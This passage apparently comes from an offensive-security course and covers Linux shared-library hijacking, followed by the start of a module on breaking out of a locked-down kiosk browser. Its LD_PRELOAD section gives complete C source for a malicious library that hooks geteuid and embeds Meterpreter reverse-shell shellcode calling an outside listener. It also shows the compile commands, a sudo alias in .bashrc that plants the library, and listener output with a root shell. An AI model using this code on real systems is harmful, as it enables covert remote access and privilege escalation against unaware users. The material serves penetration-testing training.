<sup>609</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Dynamic\\_linker](https://en.wikipedia.org/wiki/Dynamic_linker)

<sup>610</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Type\\_signature#Method\\_signature](https://en.wikipedia.org/wiki/Type_signature#Method_signature)

<sup>611</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Hooking>

We can run `ltrace`<sup>613</sup> on the `cp` command to get a list of library function calls it uses during normal operation.

```
offsec@linuxvictim:~$ ltrace cp
strchr("cp", '/') = nil
...
geteuid() = 1000
getenv("POSIXLY_CORRECT") = nil
...
fflush(0x7f717f0c0680) = 0
fclose(0x7f717f0c0680) = 0
+++ exited (status 1) +++
```

Listing 494 - Running `ltrace` on the “`man`” utility

---

*`ltrace` is not installed by default on all Linux distributions but is fairly common to find. It can also be installed through the standard package repositories. In our case, `ltrace` is installed on the `linuxvictim` lab machine. In a real-world scenario, it is ideal to run this on the target machine if possible to ensure that the library calls correctly match the target's system and program configuration.*

---

There are a lot of calls, but one that stands out is `geteuid`.<sup>614</sup> This function is a good candidate because it seems to only be called once during the application run, which limits how frequently our code will be executed. Using this function will limit redundant shells.

According to the function's man page,<sup>615</sup> it takes no parameters and returns the user's UID number.

Let's try to hook this call through our own malicious shared library. In our library, we'll simply redefine the `geteuid` function. We don't need to define a constructor function as we did in the previous examples. This is because we want to fire our payload when a library function is being called, rather than when the library is loaded. Also, this will allow us to “patch” what the library is doing and still retain its original behavior.

This time, we'll include a reverse shell so we can enjoy the full benefit of our efforts.

Let's walk through our code. First, as with other C programs, the `include` statements list the standard libraries the program will use. `dlfcn.h`,<sup>616</sup> is worth noting as it defines functions for interacting with the dynamic linking loader.

```
#define _GNU_SOURCE
#include <sys/mman.h> // for mprotect
#include <stdlib.h>
#include <stdio.h>
```

<sup>612</sup> (Man7.org, 2020), <https://man7.org/linux/man-pages/man1/cp.1.html>

<sup>613</sup> (Die.net, 2020), <https://linux.die.net/man/1/ltrace>

<sup>614</sup> (Die.net, 2020), <https://linux.die.net/man/2/geteuid>

<sup>615</sup> (Die.net, 2020), <https://linux.die.net/man/2/geteuid>

<sup>616</sup> (Die.net, 2020), <https://linux.die.net/man/3/dlopen>



```
#include <dlfcn.h>
#include <unistd.h>
```

*Listing 495 - Include statements*

The next portion of our code is our shellcode, which is stored in the *buf* character array. We can generate a payload with **msfvenom** in C format.

```
char buf[] =
"\x48\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48\x85\xc0\x78\x51\x6a\x0a"
"\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"
"\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00\x05\x39\xc0\xa8"
"\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x59"
"\x48\x85\xc0\x79\x25\x49\xff\xc9\x74\x18\x57\x6a\x23\x58\x6a"
"\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6\x0f\x05\x59\x59\x5f\x48"
"\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e"
"\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff\xe6";
```

*Listing 496 - Meterpreter reverse shellcode*

Following the shellcode declaration, we'll define our *geteuid* function. The signature matches the original. It has no parameters (void) and returns a value of *uid\_t*, which in this case is simply an integer.

```
uid_t geteuid(void)
{
```

*Listing 497 - Defining the function*

The next line defines a pointer, which we'll use to point to the old *geteuid* function. We're using the *typeof*<sup>617</sup> keyword to determine the pointer type dynamically. As a reminder from the AV section, a pointer is just a variable that points to a place in memory. In this case, it points to the memory location where the old *geteuid* function is stored.

```
typeof(geteuid) *old_geteuid;
```

*Listing 498 - Defining the pointer to the old geteuid function*

This provides us access to the original function so that we can call it later on. This will allow us to retain the original functionality of the program.

Next, we use the *dlsym*<sup>618</sup> function to get the memory address of the original version of the *geteuid* function. The *dlsym* function finds a symbol for a dynamic library in memory. When calling it, we give it the name of the symbol we're trying to find (in this case "geteuid"). This will return the next occurrence of "geteuid" in memory outside of the current library. Calling this will skip our version of the function and find the next one, which should be the original version loaded by the program the user called.

```
old_geteuid = dlsym(RTLD_NEXT, "geteuid");
```

*Listing 499 - Defining the pointer to the old geteuid function*

At this point, it's important to point out that if we keep our original shared library code format, we are going to run into a problem. If we use it as-is, when we run our target application, it will stop

<sup>617</sup> (Free Software Foundation, Inc., 2020), <https://gcc.gnu.org/onlinedocs/gcc/Typeof.html>

<sup>618</sup> (Die.net, 2020), <https://linux.die.net/man/3/dlsym>



and wait for our shell to return before continuing. This means that the function will stall and the `cp` program will stall as well. This will certainly raise suspicion.

Ideally, we want the program to return right away, but still run our shell in the background. In order to do this, we need to create a new process for our shell. We can do this using the `fork`<sup>619</sup> method, which creates a new process by duplicating the parent process. This line in the code determines whether or not the result of the fork call is zero. If it is, we are running inside the newly created child process, and can run our shell as we did with our earlier AV bypass shell application. Otherwise, it will return the expected value of `geteuid` to the original calling program so it can continue as intended. The final two lines provide a meaningless return value in case the code reaches that point, which realistically should never happen.

```
if (fork() == 0)
{
    intptr_t pagesize = sysconf(_SC_PAGESIZE);
    if (mprotect((void *)(((intptr_t)buf) & ~(pagesize - 1)),
        pagesize, PROT_READ|PROT_EXEC)) {
        perror("mprotect");
        return -1;
    }
    int (*ret)() = (int(*)())buf;
    ret();
}
else
{
    printf("HACK: returning from function...\n");
    return (*old_geteuid)();
}
printf("HACK: Returning from main...\n");
return -2;
}
```

*Listing 500 - Forking the process to get a shell*

The code within the `fork` branch checks that the shellcode resides on an executable memory page before executing it. The reason for this additional step is that the `-f PIC` compilation flag relocates our shellcode to the library `.data` section in order to make it position independent. Specifically, the code gets the size of a memory page so it knows how much memory to access. It then changes the page of memory that contains our shellcode and makes it executable using `mprotect`. It does this by setting its access properties to `PROT_READ` and `PROT_EXEC`, which makes our code readable and executable. If changing the memory permissions fails, the program will exit with a return code of `-1`.

We'll save our code as `evileuid.c` and compile and link it as we did in our previous examples.

```
offsec@linuxvictim:~$ gcc -Wall -fPIC -z execstack -c -o evil_geteuid.o evileuid.c
offsec@linuxvictim:~$ gcc -shared -o evil_geteuid.so evil_geteuid.o -ldl
```

*Listing 501 - Compiling our library*

<sup>619</sup> (Man7.org, 2020), <https://man7.org/linux/man-pages/man2/fork.2.html>

Now that our library is compiled, let's do a test. After setting up a Meterpreter listener for our shellcode, we'll run **cp** once without our library and then once with the **LD\_PRELOAD** environment variable set, hooking the function call.

```
offsec@linuxvictim:~$ cp /etc/passwd /tmp/testpasswd

offsec@linuxvictim:~$ export LD_PRELOAD=/home/offsec/evil_geteuid.so

offsec@linuxvictim:~$ cp /etc/passwd /tmp/testpasswd
HACK: returning from function...
```

*Listing 502 - Executing our payload*

It worked! We find in our Metasploit listener that our shell successfully connected.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.120:1337
[*] Sending stage (3012516 bytes) to 192.168.120.46
[*] Meterpreter session 8 opened (192.168.119.120:1337 -> 192.168.120.46:58114) at
2020-07-28 16:58:40 -0400

meterpreter > getuid
Server username: no-user @ linuxvictim (uid=1000, gid=1000, euid=1000, egid=1000)
```

*Listing 503 - Received a shell*

This is a great step, but we're still executing as the *offsec* user. We haven't elevated our privileges. Let's try that next.

Before continuing, we'll unset **LD\_PRELOAD** which could have adverse effects on other system actions we'll perform.

```
offsec@linuxvictim:~$ unset LD_PRELOAD
```

*Listing 504 - Clearing LD\_PRELOAD*

Now that we've got it working, let's talk about privilege escalation with this method.

As we mentioned previously, the dynamic linker ignores **LD\_PRELOAD** when the user's effective UID (EUID) does not match its real UID, for example when running commands as **sudo**. We might be lucky and have **env\_keep+=LD\_PRELOAD** set in **/etc/sudoers**, but it's not likely. The **env\_keep** setting specifically allows certain environment variables to be passed into the **sudo** session when calls are made. By default this is turned off.

We could try our previous approach of defining a **sudo** alias for the user, but a quick test indicates that our code isn't executed. In this case, we need to explicitly set **LD\_PRELOAD** when calling **sudo**, which we can do in the alias in **.bashrc**.

```
alias sudo="sudo LD_PRELOAD=/home/offsec/evil_geteuid.so"
```

*Listing 505 - Setting the sudo alias*

Note that if we were to execute this attack in the normal user's context, we would want to set the environment variable in the user's **.bashrc** or **.bash\_profile**, similar to what we did with **LD\_LIBRARY\_PATH**.

After reloading our **.bashrc** file as we did before with **source**, we can run the **cp** command again.

```
offsec@linuxvictim:~$ sudo cp /etc/passwd /tmp/testpasswd  
HACK: returning from function...
```

*Listing 506 - Running our command with sudo*

Next, we check our Metasploit console and find that we've received a session as *root*.

```
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.119.120:1337  
[*] Sending stage (3012516 bytes) to 192.168.120.46  
[*] Meterpreter session 9 opened (192.168.119.120:1337 -> 192.168.120.46:39464) at  
2020-07-29 11:16:07 -0400  
  
meterpreter > getuid  
Server username: no-user @ linuxvictim (uid=0, gid=0, euid=0, egid=0)
```

*Listing 507 - Successfully received a root shell*

Excellent! We've escalated privileges and our victim is completely unaware.

As demonstrated, *LD\_PRELOAD* can be an effective exploitation method in certain scenarios.

### 10.3.3.1 Exercises

1. Compile a malicious library file to hook the *geteuid* function. Load the library with *LD\_PRELOAD* and get code execution using *cp*.
2. Get a root shell using the above malicious library by creating a *sudo* alias.

## 10.4 Wrapping Up

Considering the significant Linux install base, security professionals must understand the potential threats against these systems. In this module, we've examined a subset of these potential attack vectors.

We discussed methods of exploiting user configuration files and targeted VIM as a case study. We also discussed basic antivirus bypass on Linux using Kaspersky Endpoint Security and the suite of antivirus scanners represented at [antiscan.me](https://antiscan.me) as targets. We then discussed several approaches to shared library hijacking. These included the use of the *LD\_LIBRARY\_PATH* environment variable and *LD\_PRELOAD*.

This demonstrates that a working knowledge of the weaknesses that may affect Linux systems can assist offensive security professionals in conducting assessments against these and similar targets.

## 11 Kiosk Breakouts

Interactive *kiosks*<sup>620</sup> are computer systems that are generally intended to be used by the public for tasks such as Internet browsing, registration, or information retrieval. They are commonly installed in the lobbies of corporate buildings, in airports and retail establishments, and in various other locations.

As publicly-used systems, kiosks are designed with restrictive interfaces and offer limited functionality which is designed to prevent malicious behavior. However, these unattended systems are generally connected to back-end systems or corporate networks and as such can act as a platform for compromise.

Similarly, a *thin client*<sup>621</sup> provides a limited interface to a powerful back-end system. This type of client may be physical, such as a self-contained *Wyse Client*<sup>622</sup> or virtual, such as the *Citrix*<sup>623</sup> *virtual desktop*.

The attack methodology used against kiosks and thin clients is similar.

In this module, we'll focus on *Porteus Kiosk*<sup>624</sup> as a case study in exploiting a locked-down kiosk in order to escape the limited user experience and fully compromise the system. The kiosk could then be used to explore and eventually compromise the back-end network and connected systems.

### 11.1 Kiosk Enumeration

Since these interfaces are designed with limited functionality, it is important to first enumerate what is available. During this process, we will generally not have the luxury of using specialized tools like those found on our Kali Linux machine. Instead, we will be "living off the land", using (or misusing) tools already installed on the system to gain ever-increasing access to the system and its back-end networks.

There are several projects dedicated to enumerating useful binaries for this purpose such as the Windows-based *Living Off The Land Binaries and Scripts* (LOLBAS) project<sup>625</sup> or the Unix/Linux-based GTF0Bins<sup>626</sup> project. These projects could supplement the tactics we use in this module.

---

*The most cost-effective approach to kiosk software design is to simply apply a thin restrictive veneer over a standard operating system. However, this is advantageous to an attacker since mainstream operating systems prioritize the*

---

<sup>620</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Interactive\\_kiosk](https://en.wikipedia.org/wiki/Interactive_kiosk)

<sup>621</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Thin\\_client](https://en.wikipedia.org/wiki/Thin_client)

<sup>622</sup> (Dell, 2020), <https://www.dell.com/en-us/work/shop/wyse-endpoints-and-software/sc/cloud-client/thin-clients>

<sup>623</sup> (Citrix, 2020), <https://www.citrix.com/products/citrix-virtual-apps-and-desktops/>

<sup>624</sup> (Porteus Solutions, 2020), <https://porteus-kiosk.org>

<sup>625</sup> (LOLBAS-Project, 2020), <https://github.com/LOLBAS-Project/LOLBAS>

<sup>626</sup> (GTF0Bins), <https://gtfobins.github.io>

*user experience, providing tools and access needed by the typical user. This type of aftermarket kiosk interface can be difficult to properly secure.*

As we begin our exploration of the console, we must remember that in a real situation, we would be physically interacting with the kiosk through a touch screen, a mouse or trackpad, and in some cases, a keyboard. However, for the purposes of this lab, we'll simulate physical access to the kiosk with VNC. Since we'll rely on a variety of keystroke combinations, we'll use *XTigerVNCViewer*<sup>627</sup> which provides excellent keyboard shortcut support. We'll install this with *apt* from our Kali terminal:

```
kali@kali:~$ sudo apt install tigervnc-viewer
```


*Listing 508 - Installing the tigervnc client*

When the installation is complete, we can run it:

```
kali@kali:~$ xtigervncviewer
```

*Listing 509 - Running the tigervnc client*

Once the client is running, we can enter the IP address of the kiosk VM and connect with the password "lab". To enter fullscreen view, we'll press **[F8]** to open the preferences menu and select *Full screen*. This will ensure that all of our keystrokes will be directed to the kiosk.



*Figure 171: VNC menu to set the full-screen option*

Once connected, we're presented with the initial kiosk interface shown in (Figure 172). This interface consists of a limited functionality browser window:

<sup>627</sup> (TigerVNC), <https://tigervnc.org/>




Figure 172: Kiosk interface

Let's begin navigating the kiosk's displayed pages. In this case, the only link is the "Contact us" email link which doesn't seem to do anything when clicked.

Although this link didn't reveal much, in some situations a link like this could reveal a vulnerable contact form, or may even launch an email client. Regardless, it's best to thoroughly investigate the kiosk app before leveraging more interesting techniques.

Now that we've navigated the various pages presented by the kiosk, we'll attempt to "break out" of the expected user experience. The first, and most obvious avenue is to use the right mouse button, which, under normal circumstances, would present various submenus or context menus we could explore. Unfortunately for us, right-clicking is disabled, at least in this application. If we gain access to another application, we may try this again, but for now, we'll move on.

Next, we'll try various combinations of left, right, and middle-clicking combined with **Shift** and **Ctrl** keys on various items in the interface such as links or menu options. In this case, these combinations don't seem to do much.

Taking another approach, we'll try to escape our maximized browser session with built-in keyboard shortcuts.<sup>628</sup> For example, we can use **Alt+Tab** to attempt to switch tasks, and discover that Firefox is the only running application (Figure 173). This is unfortunate as task switching could open other avenues of exploration.

---

<sup>628</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Table\\_of\\_keyboard\\_shortcuts](https://en.wikipedia.org/wiki/Table_of_keyboard_shortcuts)




Figure 173: Switching active applications using Alt-Tab

In order to be thorough, we'll attempt a variety of other keyboard shortcut combinations.

---

*Keyboard shortcut lists are available online for a variety of operating systems including Windows<sup>629</sup> and Linux window managers such as Gnome<sup>630</sup> and KDE.<sup>631</sup>*

---

Unfortunately, this kiosk doesn't seem to accept most keyboard shortcuts. We'll need to try another approach.

### 11.1.1 Kiosk Browser Enumeration

At this point, since we only have access to Firefox, we'll carefully explore the browser interface itself. In some instances, we may have access to various menu items which would warrant careful exploration. However, in this case, there are no menus to explore so we'll begin exploring the various buttons (presented as icons) and other elements of the user interface.

We can move backward and forward through the history with the arrow keys, refresh the page, return home, zoom in and out and load a new (blank) tab using the respective buttons.

Clicking and holding down on the back button can show the browser history or any pages previously visited. However, in this case, there is no saved history.

---

<sup>629</sup> (Microsoft, 2020), <https://support.microsoft.com/en-us/help/12445/windows-keyboard-shortcuts>

<sup>630</sup> (The GNOME Project, 2014), <https://help.gnome.org/users/gnome-help/stable/keyboard-shortcuts-set.html.en>

<sup>631</sup> (T.C. Hollingsworth, 2016), <https://docs.kde.org/trunk5/en/applications/fundamentals/kbd.html>

In addition to the available buttons, we can also interact with the URL/address bar. By entering text into the URL bar, we are presented with suggested links for keywords that we type. Unfortunately, trying to click these results only displays an error page with a lock icon indicating that the pages are not available.

We can also interact with the preferences icon (displayed as a small gear shown in the suggestions bar (Figure 174). However, clicking this icon simply opens **about:preferences** in a blank page, again indicating that this functionality is restricted.




Figure 174: Browser suggestions and preferences icon

This development suggests another angle to consider. Many browsers include *keyword addresses* which provide access to various functionality. However, none of the various Firefox internal keywords,<sup>632</sup> such as *about:config*, seem to work.




Figure 175: Firefox keywords result in a blank page

In this case, the only obvious way to interact with this kiosk is through the address bar.

The kiosk's home page URL begins with "file://". This indicates that content is stored locally in the kiosk's filesystem. Examining the home page URL (**file:///var/www/localhost/index.html**) reveals the home page path (**file:///var/www/localhost/**). Let's remove **index.html** from the URL in an attempt to browse the directory's contents. This presents a directory listing:

<sup>632</sup> (Mozilla, 2020), [https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/The\\_about\\_protocol](https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/The_about_protocol)






Figure 176: Viewing the parent folder contents

Unfortunately, this directory listing doesn't reveal much.

In some cases we may be able to leverage directory listings or error messages caused by erroneous requests to gain information about the server process hosting the pages.

Unfortunately, any attempt to browse higher-level directories or other locations is denied, and we discover no meaningful information.

So far this kiosk implementation is rather formidable and doesn't offer many obvious avenues for exploration. However, each kiosk offers various challenges, so we'll move beyond the more obvious techniques and press on with a focus on the address bar.

We already know that the browser renders HTML files and likely accepts standard HTTP and HTTPS URLs. However, there are a variety of protocols we can access with Uniform Resource Identifiers (URIs).<sup>633</sup> For example, the kiosk's interface presents locally-stored pages with the **file://** URI. Let's explore other URIs.

Several URI schemes, including **chrome://**, **ftp://**, **mailto:**, **smb://** and others are blocked by the web filtering mechanism and our lack of external Internet access.

However, the **irc://** URI, which uses the irc protocol<sup>634</sup> to connect to text-based Internet Relay Chat (IRC)<sup>635</sup> servers, presents an interesting dialog as shown in (Figure 177):

<sup>633</sup> (Internet Assigned Numbers Authority, 2020), <https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml>

<sup>634</sup> (Mandar Mirashi, 1996), <https://www.w3.org/Addressing/draft-mirashi-url-irc-01.txt>

<sup>635</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Internet\\_Relay\\_Chat](https://en.wikipedia.org/wiki/Internet_Relay_Chat)




Figure 177: Launching an external application using the irc protocol

This dialog prompts for an application to handle the protocol. This is a significant breakthrough which represents the first crack in this kiosk's defenses.

#### 11.1.1.1 Exercises

1. What additional information can be discovered about the kiosk? What type of OS is it running?
2. Examine the kiosk interface and try different Firefox-specific "about:" keywords and other inputs in the address bar to see what feedback the kiosk interface provides and what information can be gathered.

## 11.2 Command Execution

Now that we have a potential bypass of the kiosk's restrictions, we can use this dialog box to browse the filesystem. However, we must not select *Remember my choice for...* which will prevent us from being able to choose new programs in the future (Figure 178):

